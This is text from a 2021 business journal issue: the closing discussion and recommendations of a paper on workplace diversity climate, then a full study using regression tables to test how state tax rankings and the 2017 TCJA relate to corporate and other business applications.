Whereas Doghan et al. (2019) proposed a framework theory that suggested personality factors of agreeableness, emotional stability, and extroversion as influencers of multicultural workforces, our research evidence on personality factors only supported their research theory for emotional stability as a predictor. The other positive personality predictor we evidenced is openness to experience, with the negative predictor of agreeableness. On the other hand, our negative finding on agreeableness was significantly related to the diversity climate factors, while resistance to change factors of routine seeking, emotional reaction, and short-term focus were positively related to disagreeable behaviors. This negative finding on agreeableness may be due to procedural perceptions about how managers relate to employees, whether seen as high trust, medium trust, or

low trust social exchanges. For example, residual social exchange relationships that lack transparent, open communications with less trust, less reciprocity, and inequities may be unbalanced and evident across Colquitt's organizational justice dimensions. This research finding suggests the need for open communication to lower disagreements within a diverse organization. Thus, supporting an organizational diversity climate may entail managers as well as employees being more open to experience for building trust. Trust in DM is important in order to build worker belongingness, eliminate categorization identity threat (Clair et al., 2019), and lower disagreeable behavior through more openness to understanding nonnormative demographic identities. Konovsky and Pugh's (1994) research found that trust in a manager's decision making is a mediator in procedural fairness and also in employee organizational citizenship behaviors (OCB) that are part of social exchange relationships. Organizational citizenship behaviors that go "above and beyond" job role behaviors are best within quality supervisor-subordinate relationships with trust and may assist with building more diverse, equitable, and inclusive organizational climate (Konovsky & Pugh, 1994; Liu & Yu, 2017, p. 3).

CONCLUSIONS AND RECOMMENDATIONS

Organizational managers may need to assess hiring personnel for attitudes, personality traits, daily behavior, and perceptions of current diversity culture for the presence of bias and attitudes that may impede company missions for organizational diversity climate, as well as spot sensitivity training needs on diversity. Even technology can build barriers to a more inclusive diverse organization. For example, barriers to inclusive workplaces and employees with disabilities can be removed with better technologies like global leader GOOGLE did by adding closed captions (CC) to video meetings. (See Google commercial link https://9to5google.com/2021/04/25/google-oscars-ad-coda/.) As mentioned earlier, organizational diversity culture needs to be supported through employee training sessions to tap diversity awareness, to express differences, and to improve worker potential. Performance can improve across individuals, teams and the organization, all benefiting for having a more diverse, equitable, and inclusive workplace. For example, in the DOD diversity report (2020) it was reported that training is fundamental to an inclusive environment and that leaders need development and training to get the best performance from service members. Ensuring that leaders in an organization are adequately trained may leverage the ability of those leaders to train their subordinates in diversity and inclusion on a more personal level. By implementing diversity education across all organizational levels, it may assist with detecting any training needs in recruitment, hiring, and/or current employment processes that may be found to be biased and need improvement changes. A noteworthy educational research approach by Banaji and Greenwald (2016) and discussed in their book titled *Blindspot: Hidden Biases of Good People* has been used for training purposes for building individual awareness of possible implicit bias on diversity through the research of Harvard Implicit Association tests.

The current historic Coronavirus (COVID-19) pandemic has impacted organizations on our research topic of Diversity Climate. Foremost, equality of gender in the workplace has been compromised with female workers being displaced from the workforce at an unprecedented rate due to losing jobs and/or having to do more family childcare and school mentoring needs for remote learning. According to Forbes (Jan. 12, 2021) American women lost over 5 million jobs in 2020. Gender-role attitudes and gender equity are compromised in this historic pandemic and women more than men with childcare needs will compromise total work hours, contributing to

more gender wage inequities (Reichelt, Makovi, & Sargsyan, 2021; Alon, 2020). With this equity shift in the workplace, we suggest an immediate goal priority for organizations is to plan strategies and accountable goals to build more diverse, equitable, and inclusive climates and to recover workplace gender equity balance soon for economic productivity. Organizational diversity climate is a frontline issue for organizations for continued education, training and development (APA, 2021; Heine, 2020). Therefore, organizational leaders need to double their efforts, accountability, and strategic goals to address diversity, equity, and inclusion hiring and training needs for balanced organizational diversity climate, whether within office space in-person and/or for remote workers.

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EXAMINING THE IMPACT OF STATE TAX RANK AND THE TCJA OF 2017 ON BUSINESS ACTIVITY: CORPORATE VERSUS OTHER BUSINESS APPLICATIONS

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ABSTRACT

This research considers the impact of various taxes on business activity before, during, and after implementation of the 2017 Tax Cut and Jobs Act (TCJA). Business activity is measured through changes in the level of corporate business applications and other business applications, such as proprietorship, partnership, and Limited Liability Company (LLC). Type of taxes considered are corporate income tax, individual income tax, sales tax, property tax, and unemployment insurance tax. Each tax is measured by rank within each U.S. state. The purpose of the research is to (i) identify to what extent TCJA affects business activity and (ii) if impact varies from type of tax. After enactment of TCJA business activity generally increases in high tax states, with positive correlations between sales taxes and property with business activity suggesting that quality of life issues from school and infrastructure funding initially could be part of a business location decision; results otherwise vary. This research extends the use of prior time series models by using annual models and separating corporate business activity from other business activity in evaluating impact by business type.

Keywords: Business activity, corporations, taxes

INTRODUCTION

The impact of a state's tax policies on the level of business activity within a state is a topic of prior research. Business activity is usually measured as the number of new businesses that open within a state. Tax policy is measured as the level of state taxes paid by residents of each state. The primary taxes collected by states include individual income taxes, corporate income taxes, sales taxes, property taxes, and unemployment taxes. The expectation is that states with higher taxes will have a lower level of business activity as the higher taxes increase the cost of operating a business in the state. Prior research has found significant relationships between the tax policy of a state and the level of business activity. However, the specific taxes that impact business activity as well as the direction of the relationships have varied across the different studies. Most prior research has used a time series analysis to examine the relationship between tax policy and business activity. This approach results in changes in overall economic activity potentially impacting the relationship between business applications and the tax policy of the state. This paper will extend the research by examining the relationship on an annual basis by running yearly models from quarter 2 of 2016 to quarter 2 of 2020. The earlier studies also primarily used total business applications or the change in total business applications as the measure of business activity. This

paper also extends prior research by examining the relationship for corporate business applications and other (LLC, partnership, proprietorship) business applications separately.

For a corporation, the income from operating the business is taxed at the corporate income tax rate in the state. Corporations also pay state unemployment taxes tied to the number of employees in the business. A corporation also pays property taxes on the property owned by the business and sales taxes on purchases made by the business. The corporation will never pay the individual income taxes in the state, but this tax will be paid by their employees, who will also pay state sales and property taxes. Having higher taxes for your employees could force you to pay higher labor costs to attract employees for your business. Income for other types of businesses is taxed at the individual income taxes rates in the states. The owner(s) also pay sales taxes on business purchases and property taxes on any property owned by the business. The owners also pay the state unemployment taxes. These businesses will never pay corporate income taxes. However, states with lower corporate income taxes could attract more corporations into the state which will provide more potential customers for these other types of businesses. The owners and the employees will also personally pay sales and property taxes to the states.

While the focus of this paper is the relationship between state tax policy and business activity, businesses also pay income taxes to the federal government on business income which could impact this relationship. This is very relevant for our analysis as the Tax Cuts and Job Creation Act (TJCA) of 2017 significantly reduced the taxes on business income beginning in 2018. The new tax law reduced the rates on income earned by corporations significantly. There was also a small decrease in the personal income tax rates and the qualified business income deduction was added for these organizations to reduce the taxes owed on their income. Since businesses operate in environments where they can make enough money to justify the investment and risk of operating a business, the significant reduction in federal income taxes could make it more viable for a firm to operate in a state with higher taxes. By using annual models for the five-year time period, the impact of the new tax law can be examined. The purpose of the research is to (i) identify to what extent TCJA affects business activity and (ii) if impact varies by type of tax.

The remaining sections of this research are structured as follows: Review of Prior Literature; Research Methodology, Results, Analysis of Results, and References.

REVIEW OF PRIOR LITERATURE

Competing theories address the factors that drive economic growth in a city or in a region. One theory argues that the business climate in terms of taxes and regulations is a major factor as states with lower taxes and less regulation have higher levels of economic growth. A second theory is that economic growth is driven by factors tied to operating the business and attracting employees like locally available talent, affordable housing, and affordable commercial property. Business location decisions are also impacted by the quality of the local educational system, public transportation, and public services. Proponents of this theory argue that cities operating in the same state facing similar tax and regulatory environments have substantially different levels of economic growth. Renn (2018) finds that Nashville and Memphis, both cities in Tennessee facing similar business environments, have substantially different levels of economic growth as Nashville has substantial growth when compared to Memphis. Both theories have been supported in the

literature suggesting that both the tax burden as well as factors related to operating the business impact business location decisions. As more employees are working remotely across time the importance of the tax burden could increase in these decisions.

Prior research addresses the relationship between state tax policy and business activity. Russell (2011) argues that the income earned by most businesses is taxed at individual income tax rates and business location decisions are often made based on this criterion. Having corporate income tax rates in the United States being higher than in many foreign countries is often mentioned as a reason why firms operate in a foreign country. Since it is easier to move a business from one state to another as opposed to moving from one country to another, state taxation policies should impact business location decisions (Russell, 2011). A study by the Small Business and Entrepreneurial Council finds that over 92 percent of businesses have income that is taxed at individual tax rates so individual tax rates should have a significant impact on business location decisions. They also argue that high unemployment rates increase labor costs so labor-intensive firms should avoid these states. McClure Jr. (1981) argues that state tax policy should focus on allocation neutrality and not the redistribution of wealth, therefore, state tax policy should not impact business location decisions.

However, McClure also argues that if corporate income tax rates are different across states, then tax policy will impact business location decisions; these findings are affirmed by Hines (2017). Not only is foreign investment adversely affected by relatively higher U.S. tax rates (Hebous, Ruf, and Weichenrieder, 2011), but domestic firms are also discouraged from investing (Hines, 1996), with less business formation observed (Bond & Xing, 2015; House, Mocanu, & Shapiro, 2017). There are significant differences in unemployment tax rates across the states with the highest rates in northeastern states and the lowest rates in southern states. In terms of specific rates, the highest unemployment rate of 2.1 percent is in California while Texas had the lowest rate at 0.3 percent (Barron & Wesley, 1981). The unemployment tax burden did not have a discernable impact on the formation of benefit corporations in the United States (Murray, 2018).

The impact of state or local tax policies on business location decisions has been addressed in prior studies. In general, state income tax collection represents a more stable revenue source than sales tax collection (Dye & McGuire, 1991). States with higher individual income tax rates, a state level estate and inheritance tax beyond the federal tax, and a higher weight on the sales factor in the state corporate income tax apportionment formula have lower levels of entrepreneurial activity. However, states with a more progressive individual income tax structure and having aggressive corporate income tax structures resulted in higher levels of business activity (Bruce & Deskins, 2012). Bruce and Deskins (2012) also found that the composition of the state tax portfolio did not have a significant impact on the level of business activity for states. The state and local tax burden on firms in the United States goes beyond direct business taxes like income and franchise taxes as they also pay sales and property taxes (Cline 2006). Specific sales taxes on equipment as well as the level of property taxes were found to be inversely related with business activity as they result in fewer new business applications. However, personal income taxes and general sales taxes had no impact (Bartik, 1989). Enforcing sales tax collections for online sales is an emerging area linking entrepreneurial activity to sales taxes (Conroy, Cutler, & Weiler, 2016). Garrett and Wall (2006) found that higher corporate tax rates as well as a higher state minimum wage rate had an inverse relationship to the level of entrepreneurial activity. The existence of a state level

inheritance tax resulted in a lower level of growth in the number of sole proprietorships formed (Kreft & Sobel, 2003). However, Carlton (1979) found no significant relationship between local tax policies and the formation of new businesses. Bruce and Deskins (2012), in reviewing the prior research, find that state tax policy can influence business location decisions but the results on the magnitude and direction of the impact have been inconclusive. This paper attempts to address this issue by using annual models and also by separating corporate applications from other types of business organizations and analyzing them separately.

The majority of states include federal taxable income as a base in calculating taxable income for the state. Forty one of the fifty states have a broad-based state income tax while two states only tax unearned income. The remaining seven states have no state income tax. Thirty of the forty-one states with a broad-based state income tax start the calculation of state taxable income with federal adjusted gross income while five states start with federal taxable income. Only six of the forty-one states do not use any measure of federal income in determining state taxable income, but they follow many of the same rules used in calculating federal taxable income. Since the large majority of the states tie their rules for measuring state taxable income to federal income changes in the federal tax laws can have a significant impact on state income taxes (Huffer Huffer, E., Iselin, J., Sammartino, F., & Weiner, D., 2019). The TCJA of 2017 made significant changes to the taxation of business income as well as the impact of state taxes paid on federal taxable income which are summarized below.

One major change is that the tax rate on corporate income was reduced from 35 percent to 21 percent. This reduction of 14 percent is larger than the corporate tax rate for all fifty states. For businesses whose income is taxed at individual tax rates, using a progressive system, the rates decreased from 2.6 percent to 4 percent across different income levels with the maximum rate dropping from 39.6 percent to 37 percent. The new law also adopted the qualified business income deduction for these firms where they can deduct up to 20 percent of their business income as a deduction for AGI. This deduction reduces the maximum tax rate on business income from 37 percent to 29.6 percent. The reduction in federal taxes may make it viable for some firms to operate in high tax states as the overall tax liability will be lower. The new law also nearly doubled the standard deduction for all taxpayers. This change has significantly reduced the number of taxpayers claiming the itemized deductions when filing their federal return. Since taxpayers can deduct state and local property taxes and the higher of state and local income or sales taxes as an itemized deduction, having fewer people itemize and receive the benefit of this deduction will hurt high tax states. The TCJA also limited the deduction for state taxes paid to a total of $10,000 per year, also hurting taxpayers in high tax states. These changes could result in firms avoiding high tax states. Huffer et al (2019) examined the impact of the TCJA on people filing personal state income tax returns finding that the largest impacts were from the increase of the standard deduction and the elimination of the personal and dependency exemptions which basically offset each other.

States may consider making changes to their tax laws to adjust to the new federal law. One example is New Jersey which is a high tax state. Residents of New Jersey were losing substantial tax deductions because of the $10,000 limit on state taxes paid as an itemized deduction. To address this issue New Jersey established a charitable organization where taxpayers could donate money and then reduce their state taxes owed by the amount contributed to the charitable organization. Doing this could reduce their state taxes paid below $10,000 and the money contributed to the

charitable organization could also be deducted in full on the federal tax return as an itemized charitable contribution deduction with no limit. This change initially allowed people to deduct all state taxes paid as they could before the new law was enacted. However, the federal government amended the new law so that any amounts contributed to one of these organizations would reduce the $10,000 limit for state taxes paid, effectively limiting the deduction to $10,000. Across time it is possible that states will continue examining their tax policies to adjust to the new rules.

RESEARCH METHODOLOGY

The research model measures the extent that tax policy affects various forms of business organization. For this analysis, the model considers corporate business organization and other business organization as two distinct dependent variables. Corporate business organization is a business structure where the firm is incorporated as a C-Corporation. Other business organization represents firms that are not incorporated (sole proprietorship or partnership) or structured as a Limited Liability Company (LLC) or S-Corporation. Independent variables in the model are state sales tax, individual income tax, unemployment tax, property tax, and corporate income tax. Tax variables are measured by rank for each U.S. state. Variables are labeled from one to 50 with identical ranks indicating no differences for that variable for two or more states indicated. Higher rank (lower number) is associated with less burdensome tax policy associated with that variable, while lower rank (higher number) indicates that tax policy for that variable is generally more burdensome within those states.

The data for the number of business applications as well as the state tax ranks for the different taxes were collected from the 2020 State Business Tax Climate Index published by the Tax Foundation. The data for the population of each state came from the U.S. Census Bureau. Data are gathered for three periods before during and after enactment of Tax Cuts and Job Creation Act (TJCA) of 2017. The first period is from quarter 2 2015 to quarter 2 2017 and is titled Before 2017 TCJA; the second period is quarter 2 2017 to quarter 2 2019 and represents the period during 2017 TCJA enactment; and the final period is from quarter 2 2019 to quarter 2 2020 and captures effects post 2017 TCJA implementation. Ordinary Least Squares (OLS) regression is employed, and each set of independent variables measured relative to each dependent variable. Results are presented in the tables to follow.

RESULTS

For this model results are presented in tables 1-5. Each table lists the dependent variable, a constant, and five independent variables in the first column. Successive columns include the coefficient values for changes in mean, the t-statistic of directional impact, *p*-value of level of statistical significance, and explanatory power of independent variables in the model. Tables 1 and 2 summarize changes in corporate business applications before TCJA and during TCJA. The model was not significant for corporate business applications after TCJA enactment. In Table 1 the model shows that 9.19 percent of change in corporate applications is explained by the variables employed for the period quarter 2 2015 to quarter 2 2016. Sales tax and unemployment insurance tax are both statistically significant at $p < .05$ and the directional impact is inverse. For the period quarter 2 2016 to quarter 2 2017 individual income tax is significant in the model at $p < .01$; no

other variable is significant. The explanatory effect of changes in corporate applications for this period is higher relative to the prior period.

Table 1				
Before 2017 TCJA				
Quarter 2 2015 to Quarter 2 2016				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Corporate Applications Change				0.0919
Constant	0.0000404	1.3278	0.1911	
Corporate Tax	-0.0000006	-0.9486	0.3480	
Individual Income Tax	0.0000004	0.6472	0.5209	
Sales Tax	-0.0000014	-2.3567	0.0230*	
Property Tax	0.0000009	1.4471	0.1550	
Unemployment Insurance Tax	-0.0000013	-2.0682	0.0445*	
Quarter 2 2016 to Quarter 2 2017				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Corporate Applications Change				0.1872
Constant	0.0070930	2.6825	0.0103	
Corporate Tax	-0.0000527	-1.0572	0.2962	
Individual Income Tax	-0.0001443	-2.9698	0.0048**	
Sales Tax	0.0000218	0.4410	0.6614	
Property Tax	-0.0000605	-1.1456	0.2581	
Unemployment Insurance Tax	0.0000407	0.7746	0.4427	

$p < .05$*; $p < .01$**; and $p < .001$***

Table 2 considers quarter 2 2017 to quarter 2 2019, the periods during which TCJA was enacted. The model is not significant in quarter 2 2017 to quarter 2 2018. For quarter 2 2018 to quarter 2 2019, the model indicates that individual income tax rates ($p < .01$) are positively correlated with more corporate applications filed, while property tax rates ($p < .05$) are inversely related. No other variable in the model for this period is statistically significant. The variables explain approximately 21 percent of the variation in corporate application filings. The model captures one period after the enactment of TCJA; this period is quarter 2 2019 to quarter 2 2020. Results are not statistically significant for corporate business applications.

Table 2				
2017 TCJA Enacted				
Quarter 2 2018 to Quarter 2 2019				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Corporate Applications Change				0.2086
Constant	-0.0000109	-0.7423	0.4619	
Corporate Tax	0.0000004	1.2544	0.2163	
Individual Income Tax	0.0000008	2.8303	0.0070**	
Sales Tax	-0.0000003	-1.0670	0.2918	
Property Tax	-0.0000006	-2.1829	0.0344*	
Unemployment Insurance Tax	-0.0000002	-0.7939	0.4315	

$p < .05$*; $p < .01$**; and $p < .001$***

Table 3 summarizes changes in other business applications that are not defined as corporate business applications for quarter 2 2015 to quarter 2 2017. For quarter 2 2015 to quarter 2 2016 no variable was significant, although sales tax has a small inverse correlation at $p < .10$ level. The independent variables explain approximately six percent of the variance in the model. For quarter 2 2016 to quarter 2 2017 individual income tax inversely impacts changes in other business applications at a level of significance of $p < .01$.

Table 3				
Before 2017 TCJA				
Quarter 2 2015 to Quarter 2 2016				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Other Applications Change				0.0579
Constant	0.0003860	3.2595	0.0022	
Corporate Tax	-0.0000032	-1.3634	0.1797	
Individual Income Tax	-0.0000033	-1.4774	0.1467	
Sales Tax	-0.0000037	-1.6476	0.1066	
Property Tax	0.0000016	0.6454	0.5220	
Unemployment Insurance Tax	-0.0000019	-0.7720	0.4442	
Quarter 2 2016 to Quarter 2 2017				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Other Applications Change				0.1883
Constant	0.1372694	2.5496	0.0143	
Corporate Tax	-0.0014062	-1.3854	0.1729	
Individual Income Tax	-0.0032043	-3.2383	0.0023**	
Sales Tax	-0.0005014	-0.4981	0.6209	
Property Tax	0.0005571	0.5182	0.6069	
Unemployment Insurance Tax	0.0005738	0.5369	0.5941	

$p < .05$*; $p < .01$**; and $p < .001$***

Table 4 summarizes changes in other business applications during the period of 2017 TCJA enactment. The period covers quarter 2 2017 to quarter 2 2019. For both quarter 2 2017 to quarter

2 2018 and quarter 2 2018 to quarter 2 2019 sales tax is a statistically significant variable at $p < .01$. Individual income tax is almost significant at $p < .10$. Directional impact, however, is inverse in the first period but positive in the second period. Coefficient of determination for both periods is 16 percent and 18 percent, respectively.

Table 4				
2017 TCJA Enacted				
Quarter 2 2017 to Quarter 2 2018				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Other Applications Change				0.1795
Constant	0.0008709	5.2680	0.0000	
Corporate Tax	-0.0000028	-0.8854	0.3807	
Individual Income Tax	-0.0000049	-1.6240	0.1115	
Sales Tax	-0.0000101	-3.2593	0.0022**	
Property Tax	0.0000015	0.4507	0.6544	
Unemployment Insurance Tax	-0.0000035	-1.0827	0.2848	
Quarter 2 2018 to Quarter 2 2019				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Other Applications Change				0.1614
Constant	-0.0006816	-3.9289	0.0003	
Corporate Tax	0.0000022	0.6261	0.5345	
Individual Income Tax	0.0000056	1.6932	0.0975	
Sales Tax	0.0000096	2.9333	0.0053**	
Property Tax	0.0000000	-0.0136	0.9892	
Unemployment Insurance Tax	0.0000017	0.5071	0.6146	

$p < .05$*; $p < .01$**; and $p < .001$***

Table 5 summarizes other business applications after 2017 TCJA enactment. Higher corporate taxes produce lower filings of other applications; the level of significance of the relationship is at $p < .01$. Conversely, a higher level of property tax is positively related to other application filings; the relationship between property tax and other applications is significant at $p < .05$.

Table 5				
After 2017 TCJA				
Quarter 2 2019 to Quarter 2 2020				
Variable	Coefficient	t-statistic	*p*-value	Adjusted R-square
Other Applications Change				0.1543
Constant	0.0003388	1.7663	0.0843	
Corporate Tax	-0.0000106	-2.8674	0.0063**	
Individual Income Tax	-0.0000015	-0.4232	0.6742	
Sales Tax	0.0000018	0.4921	0.6251	
Property Tax	0.0000081	2.1761	0.0350*	
Unemployment Insurance Tax	-0.0000060	-1.6302	0.1102	

$p < .05$*; $p < .01$**; and $p < .001$***

ANALYSIS OF THE RESULTS

The analysis included annual models for two years prior to the new federal law, quarter 2 2015 to 2017, the one year where the law was passed and first took effect, quarter 2 2017 to 2018, and then two years after the law had been passed, quarter 2 2018 to quarter 2 2020. For corporations, state sales taxes and unemployment had a significant negative impact on business formations for the 2015-2016 year and individual income taxes had a significant negative impact for the 2016-2017 year. These results indicate that states with higher taxes do have lower levels of economic activity. For the transition year, 2017-2018, none of the tax variables had a significant impact on the number of corporate applications. For the first year after the tax change, 2018-2019, the individual income tax variable had a significant positive relationship with corporate business applications which reversed the significant impact from the last year before the change, 2016-2017. This result suggests that the TCJA had an impact as higher tax states saw an increase in business activity. For the last year, 2019-2020, all five tax variables reverted to the expected negative relationship but none of them were significant. The property tax variable had the expected significant relationship with business activity.

For all other business organizations, whose income is taxed at the individual tax rates, the results are as follows. For the 2015-2016 tax year, none of the tax variables was significant but the corporate income tax, individual income tax, and sales tax variables had the anticipated negative relationship with *p*-values between .11 and .18. For 2016-2017 the individual income tax variable had a significant negative relationship with business activity. For the transition year, 2017-2018, the sales tax variable and the anticipated significant relation to business applications and the individual income tax variable had the anticipated negative relationship and approached significance with a *p*-value of .11. For the first year after passage of the TCJA, 2018-2019, the individual income tax and sales tax variables had a significant positive relationship with economic activity. As with corporations, this result suggests that the new federal tax law resulted in more businesses being formed in high-tax states. For the 2019-2020 year the corporate income tax variable had the expected significant negative relationship with economic activity. However, the property tax variable had a significant positive relationship. After passage of the TCJA, the sales tax variable had a significant positive relationship in 2018-2019 and property tax variable had a significant positive relationship in 2019-2020 when examining the formation of new businesses. Since these two taxes fund schools and some of the infrastructure in the states this may indicate that quality schools and quality of life issues become more important factors in business location decisions after the reduction in federal taxation of business income. One last interesting result is that for the 2019-2020 year the unemployment variable approached a significant negative relationship with business activity as the *p*-value was .11. Since the pandemic was just getting started towards the end of this year it is possible that the significance of unemployment taxes would increase as the pandemic issues spread across the country.

Many prior studies have examined the relationship between state tax policy and the economic activity within a state (Bartik, 1989; Bruce, 2012; McLure, 1981; Russell, 2011). The prior studies have found relationships between the state's tax policy and the formation of new businesses, but the direction and the magnitude of the relationships have varied across studies. This paper extends prior research by using annual models as opposed to a time-series model to control for changes in overall economic activity across time. The use of annual models limits the observations to fifty

per model, making it more difficult to find significant relationships with a small sample. This study also extends prior research by modeling the formation of corporations versus all other types of businesses separately. As with the previous studies our results indicate that state tax policies do impact the formation of new businesses, but the relationship and magnitude vary across the five years studied. Potential explanations for some of these differences through the passage of the TCJA of 2017 and the pandemic, starting in 2020, are offered as factors beyond state tax policy, potentially impacting business location decisions.

One limitation in this paper is the lower overall explanatory power of the annual models which primarily results from two main issues. In examining the impact of the TCJA of 2017 on the relationship between business activity and state tax policy we used annual models before and after the implementation of the act limiting the model to fifty observations. The small number of observations per model allows one outlier to have a major impact on the results which decreases the explanatory power of the model. The second issue is that the paper focuses only on the impact of state tax policy on business activity. Additional issues such as the quality of life for individuals in the state and the different types of industries that operate within a state will have a major impact on business activity. Focusing only on the tax policy limits the explanatory power of the models. Future research can attempt to identify other factors that have a significant impact on business location decisions.

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QUARTERLY REVIEW OF BUSINESS DISCIPLINES

VOLUME 8 NUMBER 3 NOVEMBER 2021

This issue is now available online at www.iabd.org.

A JOURNAL OF INTERNATIONAL ACADEMY OF BUSINESS DISCIPLINES
SPONSORED BY UNIVERSITY OF NORTH FLORIDA
ISSN 2334-0169 (print)
ISSN 2329-5163 (online)